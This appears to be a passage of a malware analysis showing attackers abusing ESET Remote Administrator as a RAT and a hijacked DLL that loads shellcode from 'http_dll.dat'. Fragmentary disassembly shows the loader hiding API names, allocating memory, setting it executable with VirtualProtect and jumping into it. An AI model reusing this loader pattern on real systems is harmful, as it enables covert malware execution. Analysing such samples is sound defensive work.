
ESET Remote Administrator

The new PE file is ESET Remote Administrator, we can see the verification of the validation of the certificate.




This key is after used on the cryptographic function for crypt and encypt the differents parts of the legit tool.






This load after the xml configuration for the global parameters on the ESET software, this manage the service of the RAT and the status if need it.




All this things prove the utilisation of the legit RAT tool of ESET at the malicious usage by the attackers.

Hijacking DLL

The dll prepare the shellcode with a localAlloc (content in the dat file).


;-- fcn.10001030:
(fcn) Alloc 499
Alloc ();
sub esp, 0x48
mov al, 0x72
push ebx
push ebp
push esi
push edi
push eax
push ecx
call esi
call edi
push edx
call edi
push esi
call edi
pop edi
pop esi
pop ebp
xor eax, eax
pop ebx
add esp, 0x48
ret
push 0
push esi
call dword [var_18h]
mov ebx, eax
test ebx, ebx
jne 0x100011d3
push esi
call edi
pop edi
pop esi
pop ebp
xor eax, eax
pop ebx
add esp, 0x48
ret
lea eax, [ebx + 1]
push eax
push 0x40
call dword [sym.imp.KERNEL32.dll_LocalAlloc] ; 0x1000200c ; HLOCAL LocalAlloc(UINT uFlags, SIZE_T uBytes)
lea ecx, [var_18h]
push 0
mov ebp, eax
push ecx
push ebx
push ebp
push esi
call dword [var_28h]
test eax, eax
jne 0x10001207



After push it in the memory, this protect it with a Virtualprotect.

```
;-- fcn.10001230:
(fcn) VirtualProtect 636
  BOOL VirtualProtect (LPVOID lpAddress, SIZE_T dwSize, DWORD flNewProtect, PDWORD lpflOldProtect);
; var int32_t var_56h @ esp+0x56
; var int32_t var_55h @ esp+0x55
; var int32_t var_54h @ esp+0x54
; var int32_t var_53h @ esp+0x53
; var int32_t var_52h @ esp+0x52
; var int32_t var_51h @ esp+0x51
; var int32_t var_4fh @ esp+0x4f
; var int32_t var_4eh @ esp+0x4e
; var int32_t var_4dh @ esp+0x4d
; var int32_t var_4ch @ esp+0x4c
; var int32_t var_4bh @ esp+0x4b
; var int32_t var_4ah @ esp+0x4a
; var int32_t var_49h @ esp+0x49
; var int32_t var_70h @ esp+0x70
; var HLOCAL *var_10h @ esp+0x10
; var int32_t var_34h @ esp+0x34
; var int32_t var_33h @ esp+0x33
; var int32_t var_32h @ esp+0x32
; var int32_t var_31h @ esp+0x31
; var int32_t var_30h @ esp+0x30
; var int32_t var_2fh @ esp+0x2f
; var int32_t var_2eh @ esp+0x2e
; var int32_t var_2dh @ esp+0x2d
; var int32_t var_2ch @ esp+0x2c
; var int32_t var_6ah @ esp+0x6a
; var int32_t var_69h @ esp+0x69
; var int32_t var_68h @ esp+0x68
; var int32_t var_67h @ esp+0x67
; var int32_t var_66h @ esp+0x66
; var int32_t var_65h @ esp+0x65
; var int32_t var_64h @ esp+0x64
; var int32_t var_63h @ esp+0x63
; var int32_t var_62h @ esp+0x62
; var int32_t var_61h @ esp+0x61
; var int32_t var_60h @ esp+0x60
; var int32_t var_5fh @ esp+0x5f
; var int32_t var_5eh @ esp+0x5e
; var int32_t var_5dh @ esp+0x5d
; var int32_t var_5ch @ esp+0x5c
; var int32_t var_5bh @ esp+0x5b
; var int32_t var_5ah @ esp+0x5a
; var int32_t var_59h @ esp+0x59
; var int32_t var_58h @ esp+0x58
; var int32_t var_18h @ esp+0x18
; var int32_t var_28h @ esp+0x28
; var int32_t var_24h @ esp+0x24
; var int32_t var_23h @ esp+0x23
; var int32_t var_22h @ esp+0x22
; var int32_t var_21h @ esp+0x21
; var int32_t var_20h @ esp+0x20
; var int32_t var_1fh @ esp+0x1f
; var int32_t var_1eh @ esp+0x1e
; var int32_t var_1dh @ esp+0x1d
; var int32_t var_1ch @ esp+0x1c
; var int32_t var_45h @ esp+0x45
; var int32_t var_44h @ esp+0x44
; var int32_t var_43h @ esp+0x43
; var int32_t var_42h @ esp+0x42
; var int32_t var_41h @ esp+0x41
; var LPCSTR lpProcName @ esp+0x40
; var int32_t var_3fh @ esp+0x3f
; var int32_t var_3eh @ esp+0x3e
; var int32_t var_3dh @ esp+0x3d
; var int32_t var_3ch @ esp+0x3c
; var int32_t var_3bh @ esp+0x3b
; var int32_t var_3ah @ esp+0x3a
; var int32_t var_39h @ esp+0x39
; var int32_t var_38h @ esp+0x38
; var int32_t var_50h @ esp+0x50
; var HMODULE hModule @ esp+0x14
; var int32_t var_6ch @ esp+0x6c
; var int32_t var_6dh @ esp+0x6d
sub esp, 0x160
push ebx
push ebp
push esi
push edi
mov ecx, 0x40                   ; '@' ; 64
xor eax, eax
lea edi, [var_6dh]              ; 0x6d ; 'm' ; 109
mov byte [var_6ch], 0
rep stosd dword es:[edi], eax
stosw word es:[edi], ax
mov ebp, dword sym.imp.KERNEL32.dll_GetModuleHandleA ; 0x10002000
lea ecx, [hModule]              ; 0x14 ; 20
stosb byte es:[edi], al
lea eax, [var_50h]              ; 0x50 ; 'P' ; 80
mov bl, 0x74                    ; 't' ; 116
mov dl, 0x64                    ; 'd' ; 100
xor edi, edi
push eax
push ecx
mov byte [var_38h], 0x5c        ; '\' ; 92
mov byte [var_39h], 0x68        ; 'h' ; 104
mov byte [var_3ah], bl          ; 't' ; 116
mov byte [var_3bh], bl          ; 't' ; 116
mov byte [var_3ch], 0x70        ; 'p' ; 112
mov byte [var_3dh], 0x5f        ; '_' ; 95
mov byte [var_3eh], dl          ; 'd' ; 100
mov byte [var_3fh], 0x6c        ; 'l' ; 108
mov byte [lpProcName], 0x6c     ; 'l' ; 108
mov byte [var_41h], 0x2e        ; '.' ; 46
mov byte [var_42h], dl          ; 'd' ; 100
mov byte [var_43h], 0x61        ; 'a' ; 97
mov byte [var_44h], bl          ; 't' ; 116
mov byte [var_45h], 0
mov byte [var_1ch], 0x6b        ; 'k' ; 107
mov byte [var_1dh], 0x65        ; 'e' ; 101
mov byte [var_1eh], 0x72        ; 'r' ; 114
mov byte [var_1fh], 0x6e        ; 'n' ; 110
mov byte [var_20h], 0x65        ; 'e' ; 101
mov byte [var_21h], 0x6c        ; 'l' ; 108
mov byte [var_22h], 0x33        ; '3' ; 51
mov byte [var_23h], 0x32        ; '2' ; 50
mov byte [var_24h], 0           ; \http_dll.dat kernel32
mov dword [var_28h], edi
mov dword [var_18h], edi
mov byte [var_58h], 0x47        ; 'G' ; 71
mov byte [var_59h], 0x65        ; 'e' ; 101
mov byte [var_5ah], bl          ; 't' ; 116
mov byte [var_5bh], 0x4d        ; 'M' ; 77
mov byte [var_5ch], 0x6f        ; 'o' ; 111
mov byte [var_5dh], dl          ; 'd' ; 100
mov byte [var_5eh], 0x75        ; 'u' ; 117
mov byte [var_5fh], 0x6c        ; 'l' ; 108
mov byte [var_60h], 0x65        ; 'e' ; 101
mov byte [var_61h], 0x46        ; 'F' ; 70
mov byte [var_62h], 0x69        ; 'i' ; 105
mov byte [var_63h], 0x6c        ; 'l' ; 108
```


mov byte [var_67h], 0x6d ; 'm' ; 109
mov byte [var_68h], 0x65 ; 'e' ; 101
mov byte [var_69h], 0x41 ; 'A' ; 65
mov byte [var_6ah], 0 ; GetModuleFileNameA
call ebp
mov esi, dword sym.imp.KERNEL32.dll_GetProcAddress ; 0x10002010
push eax
call esi
lea edx, [var_6ch] ; 0x6c ; 'l' ; 108
push 0x104 ; 260
push edx
push edi
call eax
lea eax, [var_6ch] ; 0x6c ; 'l' ; 108
push 0x5c ; '\' ; 92
push eax
call section..text
add esp, 8
cmp eax, edi
je 0x10001366
mov byte [eax], 0
lea ecx, [var_24h] ; 0x24 ; '$' ; 36
lea edx, [hModule] ; 0x14 ; 20
push ecx
push edx
mov byte [var_2ch], 0x6c ; 'l' ; 108
mov byte [var_2dh], 0x73 ; 's' ; 115
mov byte [var_2eh], bl ; 't' ; 116
mov byte [var_2fh], 0x72 ; 'r' ; 114
mov byte [var_30h], 0x63 ; 'c' ; 99
mov byte [var_31h], 0x61 ; 'a' ; 97
mov byte [var_32h], bl ; 't' ; 116
mov byte [var_33h], 0x41 ; 'A' ; 65
mov byte [var_34h], 0 ; lstrcatA
call ebp
push eax
call esi
lea ecx, [var_30h] ; 0x30 ; '0' ; 48
lea edx, [var_6ch] ; 0x6c ; 'l' ; 108
push ecx
push edx
call eax
lea eax, [var_10h] ; 0x10 ; 16
lea ecx, [var_20h] ; 0x20 ; 32
push eax
lea edx, [var_70h] ; 0x70 ; 'p' ; 112
push ecx
push edx
call Alloc
mov edx, dword [var_1ch] ; 0x1c ; 28
add esp, 0xc
cmp edx, edi
ja 0x100013d1
push edi
call sub.MSVCRT.dll_exit
mov esi, dword [var_20h] ; 0x20 ; 32
or ecx, 0xffffffff
mov edi, esi
xor eax, eax
repne scasb al, byte es:[edi]
not ecx
dec ecx
or eax, 0xffffffff
mov edi, ecx
mov dword [var_64h], esi
sub eax, edi
add edx, eax
lea ecx, [esi + edi + 1] ; 1
mov dword [var_10h], edx
inc edx
push edx ; UINT uFlags
push 0x40 ; '@' ; 64 ; SIZE_T uBytes
mov dword [var_28h], ecx
call dword [sym.imp.KERNEL32.dll_LocalAlloc] ; 0x1000200c ; HLOCAL LocalAlloc(UINT uFlags, SIZE_T uBytes)
mov ecx, dword [var_10h] ; 0x10 ; 16
mov esi, eax
xor eax, eax
test ecx, ecx
jbe 0x10001425
mov edx, dword [var_20h] ; 0x20 ; 32
inc eax
mov cl, byte [eax + edx - 1]
mov byte [eax + esi - 1], cl
mov ecx, dword [var_10h] ; 0x10 ; 16
cmp eax, ecx
jb 0x10001410
mov edx, dword [var_64h] ; 0x64 ; 'd' ; 100
push edi
push edx
push ecx
push esi
call fcn.100014b0
add esp, 0x10
lea eax, [lpProcName] ; 0x40 ; '@' ; 64
lea ecx, [hModule] ; 0x14 ; 20
mov byte [lpProcName], 0x56 ; 'V' ; 86
push eax
push ecx ; HMODULE hModule
mov byte [var_49h], 0x69 ; 'i' ; 105
mov byte [var_4ah], 0x72 ; 'r' ; 114
mov byte [var_4bh], bl ; 't' ; 116
mov byte [var_4ch], 0x75 ; 'u' ; 117


```
mov byte [var_4fh], 0x50          ; 'P' ; 80
mov byte [var_50h], 0x72          ; 'r' ; 114
mov byte [var_51h], 0x6f          ; 'o' ; 111
mov byte [var_52h], bl            ; 't' ; 116
mov byte [var_53h], 0x65          ; 'e' ; 101
mov byte [var_54h], 0x63          ; 'c' ; 99
mov byte [var_55h], bl            ; 't' ; 116
mov byte [var_56h], 0             ; VirtualProtect
call ebp
push eax                          ; LPCSTR lpProcName
call dword [sym.imp.KERNEL32.dll_GetProcAddress] ; 0x10002010 ; FARPROC GetProcAddress(HMODULE hModule, LPCSTR lpProcName)
mov ecx, dword [var_10h]          ; 0x10 ; 16
lea edx, [var_68h]                ; 0x68 ; 'h' ; 104
push edx
push 0x40                         ; '@' ; 64
push ecx
push esi
call eax
call esi
pop edi
pop esi
pop ebp
pop ebx
add esp, 0x160
ret
```

